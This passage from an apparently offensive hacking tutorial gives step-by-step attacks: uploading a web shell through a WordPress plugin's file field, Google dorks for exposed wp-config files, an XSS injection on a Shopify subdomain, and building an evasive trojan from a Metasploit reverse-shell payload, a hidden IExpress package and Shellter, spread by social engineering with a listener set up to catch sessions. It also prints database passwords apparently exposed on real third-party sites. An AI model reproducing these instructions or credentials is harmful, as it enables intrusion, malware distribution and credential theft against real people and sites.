
2. After that, choose "Custom Fields" and add custom field with file type "file".




3. If you've added the field, then choose "Product" menu and on that manu will display field "file" to upload our shell.



4. Upload shell and click Save.



5. If you have uploaded successfully, you can access that shell through this page : <http://host/wp-content/uploads/upcp-product-file-uploads/<our-shell-name>>




GOOGLE HACKING

Hacking to the system is not limited by one method. An attacker should be creative to create kind of attack. So, need information gathering to determine what kind of attack will launch to hack the system. Including one, google hacking based on wordpress site. This kind of attack used Google Dork to find flaws on wordpress site. You can find many dorks on Google Hacking Database. For example, with google hacking we can find password from site's database

Google Dork :

inurl:wp-config -intext:wp-config "'DB_PASSWORD'" v

And the result :



The screenshot shows a Google search results page. The address bar displays the search query: `https://www.google.com/search?q=%3A+inurl%3Awp-config+-intext%3Awp-config+\"DB_PASSWORD\"&ie=utf-8&oe=utf-8&client=`. The results list several entries, each showing a snippet of PHP code from a `wp-config` file. The snippets are as follows:

- `<?php // ** MySQL settings ** // define('DB_NAME', 'wordpress'); // The ...`
<https://develop.svn.wordpress.org/tags/1.../wp-config-sample.p...> ▼ Terjemahkan laman ini
 ... database define('DB_USER', 'username'); // Your MySQL username define('DB_PASSWORD',
 'password'); // ...and password define('DB_HOST', 'localhost'); ...
- `<?php // ** MySQL settings ** // define('DB_NAME', 'wordpress'); // The ...`
<svn.automattic.com/wordpress-mu/.../wp-config-sample.php> ▼ Terjemahkan laman ini
 ... database define('DB_USER', 'username'); // Your MySQL username define('DB_PASSWORD',
 'password'); // ...and password define('DB_HOST', 'localhost'); ...
- `<?php /** Enable W3 Total Cache Edge Mode */ define ...`
<https://pcrookie.com/wp-config.php~> ▼ Terjemahkan laman ini
 ... The name of the database define('DB_USER', 'root'); // Your MySQL username
 define('DB_PASSWORD', 'csg1234'); // ...and password define('DB_HOST', ...
- `<?php // ** MySQL settings ** // /** The name of the database for ...`
<sfogliandopoesia.com/wp-content/.../wp-config-backup1.txt> ▼ Terjemahkan laman ini
 ... MySQL database password */ define('DB_PASSWORD', '%1pasquinko47'); /** MySQL hostname */
 define('DB_HOST', 'db584949661.db.1and1.com:3306'); ...
- `<?php // ** MySQL settings ** // define('DB_NAME', 'tjs188_wordpress ...`
<test.scripts.psu.edu/users/r/r/rls45/wordpress/wp-config.php> ▼ Terjemahkan laman ini
 ... Your MySQL username define('DB_PASSWORD', 'bassie'); // ...and password define('DB_HOST',
 'mysql306.ixwebhosting.com'); // 99% chance you won't ...
- `wp-config fix.txt`
<charlesdoherty.co.uk/wp-config%20fix.txt> ▼ Terjemahkan laman ini
 ... MySQL database password */ define('DB_PASSWORD', 'gxsm4rket1ng'); /** MySQL hostname */
 define('DB_HOST', 'localhost'); /** Database Charset to use ...
- `<?php if (stristr($_SERVER['SERVER_NAME'], 'local') === false ...`
<www.sougenial.com.br/blog/wp-config.bak> ▼ Terjemahkan laman ini
 ... 'battleof_blog'); define('DB_USER', 'battleof_blog'); define('DB_PASSWORD', 'wordpress');
 define('DB_HOST', 'localhost'); define('DB_CHARSET', 'utf8'); ...

And then we choose one of the website that appear on google's page. For example, we choose <http://charlesdoherty.co.uk/wp-config%20fix.txt>, and we will get display of credential data from the database :

```

<?php
/**
 *
 * when the site died last time it was because WP updates change the table name to wp_post by default. That results in either a site with no
 * 404. Scroll down to the middle of the config file and alter $table_prefix = 'wp_post';or "wp_" to $table_prefix = 'wp_chiro';
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'edipour_site');

/** MySQL database username */
define('DB_USER', 'edipour_usr');

/** MySQL database password */
define('DB_PASSWORD', 'gxsm4rketiing');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */

```

Short explanation about dork that we use :

-inurl:wp-config : this dork is used to find word "wp-config" on url.


-intext: wp-config "DB_PASSWORD": this dork is to find keyword DB_PASSWORD that include on wp-config,and ignore another keyword.

CROSS-SITE SCRIPTING (XSS) ATTACK


To attack with this method, we can inject a html code, javascript or another client script to victim's site. One of much victims of XSS attack is Shopify. And the hacker that find this vulnerability in Shopify is Hussein. Hussein inject javascript code to one of Shopify Subdomain. And the impact of this flaw is the code can be saved in the chart directory of Shopify. And when we click that code, will appear window alert.

Writeups :


1. Visit site that we will attack with XSS. And on this case, website that we try to attack is Shopify subdomain.



2. After we visit the website, will appear field to upload. On that field, we will inject javascript code to do XSS attack. To inject the code, Inspect Element of Upload field.



- Then, we will find "type=file" code. This code will explain that data type we can upload is a "file". Cause we will inject a code, so we have to change the type become "type=url".




- You have changed the type ? Now, we can inject the javascript code into the system. With injection code :

javascript:alert("XSS Attacked by Attacker")//http://google.com/uploads/pwned.jpg.

Design your own




- After you type the script, then click upload. If you have uploaded file successfully, then the code will store in the Chart directory of Shopify.



6. To test its XSS attack, you can click file name that match with file name you injected previously. On this case, the file name that we've injected is pwned.jpg.

So the result will appear like this :



UNDETECTED TROJAN HORSE

This method is done with attach a file that we've modiflicated, and then send to our victim. We have to combine this method with Social-engineering to leverage our prabability to success.


Before we go, this time will divide into three sections. First section is about to create the payload, second section about to create .exe file, and the last is about to combine that both of file with tools, **Shellter**.

Sesi 1 : Creating Payload


1. Type service postgreesql start in terminal
2. Type msfconsole
3. After that, type "use payload/windows/meterpreter/reverse_tcp_dns
4. Type "show options"
5. Type set LHOST to set our localhost IP address
6. Type set LPORT to input our local port
7. type "generate -f FILENAME -p PLATFORM -t TYPEDATA. For example, "generate -f links -p windows -t raw
8. And finally our payload file can be found in our home folder

Sesi 2 : Creating Executable File


1. Open (32 Bit) C:\Windows\System32\Iexpress.exe (Right CLick and select Run as Administrator)
(64 Bit) C:\Windows\SysWOW64\Iexpress.exe (Right CLick and select Run as Administrator)
2. Checked Self Extraction Directive File, then click next
3. Checked Extract Files and run an installation command. Then click next.
4. On Package Title give name of package that we will make. For example, links.exe
5. Confirmation Prompt, checked No Prompt and click next
6. License Agreement, checked Do not display and click next
7. Click add and choose file that exist in our computer. On this case, we choose notepad.exe



8. Install program to launch, on field install Program click the sign mark and choose notepad.exe, so is it with below field. then click next



9. Show window, checked Hidden and click next
10. Check no message and click next
11. Check no restart and click next
12. On this step, windows ask us to choose where directory that we will store executable file..



13. Check No restart, click next and wait untill the process will finish)

Sesi 3 : Combine Payload and Executable file with Shellter.

1. Open Shellter, right click and run as administrator
2. Type A then enter
3. Type N then enter
4. Type location of executable file that you make
5. Wait for a while, and when you ask to choose the payload, type C then enter
6. After that, type file location of our payload
7. If Shellter ask Reflective DLL Loader, type N and enter
8. Wait for process until finish.

Create listener

1. Type "msfconsole" in terminal
2. Type "use exploit/multi/handler"
3. Type "set LHOST YOUR_IP_ADDRESS"
4. Type "set LPORT 4444"
5. Type "set payload windows/meterpreter/reverse_tcp_dns"
6. Type "set exitonsession false"
7. Type "exploit -jj"